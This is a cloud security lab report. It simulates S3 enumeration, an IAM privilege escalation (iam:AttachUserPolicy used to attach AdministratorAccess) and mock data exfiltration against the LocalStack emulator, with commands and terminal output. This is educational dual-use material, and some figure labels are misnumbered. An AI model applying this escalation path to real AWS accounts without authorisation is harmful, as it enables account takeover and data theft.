Cloud Attack Lab

Table of contents

List of Figures

List of Tables

1. Lab Objective

The primary objective of this lab was to simulate a cloud attack environment without relying on a real AWS account. Using LocalStack, an AWS emulator, the lab replicated common attack paths in cloud security:

- Cloud Reconnaissance: Enumerating cloud storage assets (S3 buckets).
- Privilege Escalation – Exploiting IAM mis-configurations to gain administrative access.
- Data Exfiltration – Extracting sensitive information from a publicly accessible bucket.

2. Tools Used

- ***LocalStack:*** AWS cloud service emulator used to create a controlled environment for testing.
- ***awscli-local (awslocal):*** CLI wrapper to interact with LocalStack as if using AWS CLI.
- ***Python3 (venv):*** Virtual environment for dependency management.

3. Methodology

Step 1: Install LocalStack

pip install localstack awscli-local



Figure 3.1 Shows installation of LocalStack

Step 2: Start LocalStack in the background:

localstack start -d

Step 3: Configure Fake AWS Credentials (LocalStack doesn't check real AWS accounts we can use dummy values)

aws configure

```
┌──(venv)─(kali㉿vbox)-[~]
└─$ aws configure
AWS Access Key ID [None]: fakeaccess
AWS Secret Access Key [None]: fakeaccess
Default region name [None]: us-east-1
Default output format [None]: json
```

Figure 3.2 Shows aws configuration

Step 4: Simulate Cloud Recon (S3 Enumeration)

1. Create a vulnerable bucket:

awslocal s3 mb s3://vulnerable-bucket

awslocal s3api put-bucket-acl --bucket vulnerable-bucket --acl public-read

2. List all buckets:

awslocal s3 ls

```
┌──(venv)─(kali㉿vbox)-[~]
└─$ localstack start -d

- LocalStack CLI: 4.7.0
- Profile: default
- App: https://app.localstack.cloud

[21:33:16] starting LocalStack in Docker mode 🐳                                    localstack.py:532
2025-09-10T21:33:17.163  INFO --- [  MainThread] localstack.utils.bootstrap : Execution of "prepare_host" took 625.29ms
[21:33:17] preparing environment                                                    bootstrap.py:1309
           configuring container                                                    bootstrap.py:1317
           container image not found on host                                        bootstrap.py:1298
[21:37:56] download complete                                                        bootstrap.py:1302
           starting container                                                       bootstrap.py:1327
[21:37:58] detaching                                                                bootstrap.py:1331

┌──(venv)─(kali㉿vbox)-[~]
└─$ awslocal s3 mb s3://vulnerable-bucket
make_bucket: vulnerable-bucket

┌──(venv)─(kali㉿vbox)-[~]
└─$ awslocal s3api put-bucket-acl --bucket vulnerable-bucket --acl public-read

┌──(venv)─(kali㉿vbox)-[~]
└─$ awslocal s3 ls
2025-09-10 21:38:35 vulnerable-bucket
```

Figure 3.3 Shows creation of vulnerable buckets and listing them

Step 5: Simulate Privilege Escalation (IAM Misconfig)

1. Create a low-privilege IAM user:

```
awslocal iam create-user --user-name attacker
```

2. Attach a vulnerable IAM policy (e.g., allowing attaching policies):

```
cat > privesc-policy.json <<EOF
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": "iam:AttachUserPolicy",
      "Resource": "*"
    }
  ]
}
EOF
awslocal iam put-user-policy --user-name attacker --policy-name privesc --policy-document file://privesc-policy.json
```

3. Now, escalate by attaching AdministratorAccess,it silently executes with no error:

```
awslocal iam attach-user-policy --user-name attacker --policy-arn arn:aws:iam::aws:policy/AdministratorAccess
```

```
┌──(venv)─(kali㉿vbox)-[~]
└─$ cat > privesc-policy.json <<EOF
heredoc> {
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": "iam:AttachUserPolicy",
      "Resource": "*"
    }
  ]
}
EOF

┌──(venv)─(kali㉿vbox)-[~]
└─$ ls -l privesc-policy.json
-rw-rw-r-- 1 kali kali 151 Sep 10 21:43 privesc-policy.json
```

Figure 3.4 Shows creating vulnerable IAM policy json script

```
┌──(venv)─(kali㉿vbox)-[~]
└─$ ls -l privesc-policy.json
-rw-rw-r-- 1 kali kali 151 Sep 10 21:43 privesc-policy.json

┌──(venv)─(kali㉿vbox)-[~]
└─$ cat privesc-policy.json
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": "iam:AttachUserPolicy",
      "Resource": "*"
    }
  ]
}

┌──(venv)─(kali㉿vbox)-[~]
└─$ awslocal iam put-user-policy --user-name attacker --policy-name privesc --policy-document file://privesc-policy.json

┌──(venv)─(kali㉿vbox)-[~]
└─$ awslocal iam attach-user-policy --user-name attacker --policy-arn arn:aws:iam::aws:policy/AdministratorAccess

┌──(venv)─(kali㉿vbox)-[~]
```

Figure 3.4 Shows giving Privilege escalation and admin access

Step 6: Simulate Exfiltration

1. Putting some mock data in the S3 bucket:

   echo "TOP_SECRET_DATA" > secret.txt

2. Upload it in s3 bucket

   awslocal s3 cp secret.txt s3://vulnerable-bucket/

3. exfiltrate:

   awslocal s3 cp s3://vulnerable-bucket/secret.txt .

   cat secret.txt

```
┌──(venv)─(kali㉿vbox)-[~]
└─$ echo "TOP_SECRET_DATA" > secret.txt

┌──(venv)─(kali㉿vbox)-[~]
└─$ awslocal s3 cp secret.txt s3://vulnerable-bucket/
upload: ./secret.txt to s3://vulnerable-bucket/secret.txt

┌──(venv)─(kali㉿vbox)-[~]
└─$ awslocal s3 cp s3://vulnerable-bucket/secret.txt .
download: s3://vulnerable-bucket/secret.txt to ./secret.txt

┌──(venv)─(kali㉿vbox)-[~]
└─$ cat secret.txt
TOP_SECRET_DATA
```

Figure 3.1 Shows exfiltration technique

4. Log Table

Phase	***Command/Action***	***Result / Observation***	***Notes***
Recon (S3)	awslocal s3 mb s3://vulnerable-bucket	Created S3 bucket	Bucket intentionally misconfigured
Recon (S3)	awslocal s3api put-bucket-acl --bucket vulnerable-bucket --acl public-read	Public read access enabled	Misconfiguration for exploitation
Recon (S3)	awslocal s3 ls	Listed available buckets	Vulnerable bucket discovered
IAM User Creation	awslocal iam create-user --user-name attacker	New IAM user created	Low-privilege account
Policy Setup	Created privesc-policy.json with iam:AttachUserPolicy permission	Local file ready	Used later for privilege escalation
Policy Attachment	awslocal iam put-user-policy --user-name attacker --policy-name privesc --policy-document file://privesc-policy.json	Policy attached	User can now escalate privileges

Phase	***Command/Action***	***Result / Observation***	***Notes***
Privilege Escalation	awslocal iam attach-user-policy --user-name attacker --policy-arn arn:aws:iam::aws:policy/AdministratorAccess	Escalated to admin privileges	IAM misconfiguration exploited
Data Upload	echo "TOP_SECRET_DATA" > secret.txt && awslocal s3 cp secret.txt s3://vulnerable-bucket/	Mock sensitive data uploaded	Data prepared for exfiltration
Data Exfiltration	awslocal s3 cp s3://vulnerable-bucket/secret.txt . && cat secret.txt	File successfully downloaded, contents revealed	Exfiltration confirmed

Table 3.1 Shows cloud attack log